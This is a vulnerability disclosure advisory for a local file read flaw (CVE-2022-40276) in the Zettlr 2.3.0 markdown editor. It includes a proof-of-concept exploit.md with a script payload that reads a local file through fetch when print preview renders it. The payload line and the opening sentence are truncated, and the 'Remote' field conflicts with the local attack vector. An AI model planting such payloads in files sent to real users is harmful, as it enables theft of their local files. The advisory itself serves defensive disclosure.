Zettlr 2.3.0 - Local File Read

Summary

Name	Zettlr 2.3.0 - Local File Read

State	Public
Release date	2022-09-26

Vulnerability

Kind	Insecure or unset HTTP headers - Content-Security-Policy
Rule	043. Insecure or unset HTTP headers - Content-Security-Policy
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
CVSSv3 Base Score	5.5
Exploit available	Yes

files on any client that attempts to view a malicious markdown file through Zettlr. This is possible because the application does not have a CSP policy (or at least not strict enough) and/or does not properly validate the contents of markdown files before rendering them.

Vulnerability

This vulnerability occurs because the application does not have a CSP policy (or at least not strict enough) and/or does not properly validate the contents of markdown files before rendering them. Because of the above, an attacker can embed malicious JS code in a markdown file and send it to the victim to view and thus achieve an exfiltration of their local files.


More about this functionality here: https://docs.zettlr.com/en/core/print-preview/

Exploitation

To exploit this vulnerability, you must send the following file to a user to open with Zettlr. The exploit is triggered when the user presses `CTRL+P` or simply clicks `print`.

exploit.md

```
<script>fetch("file:///etc/private").then(response => response.text()).
```



Our security policy

We have reserved the CVE-2022-40276 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: Zettlr 2.3.0
- Operating System: GNU/Linux


Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

- 2022-09-07
  Vulnerability discovered.
- 2022-09-08
  Vendor contacted.
- 2022-09-26
  Public Disclosure.



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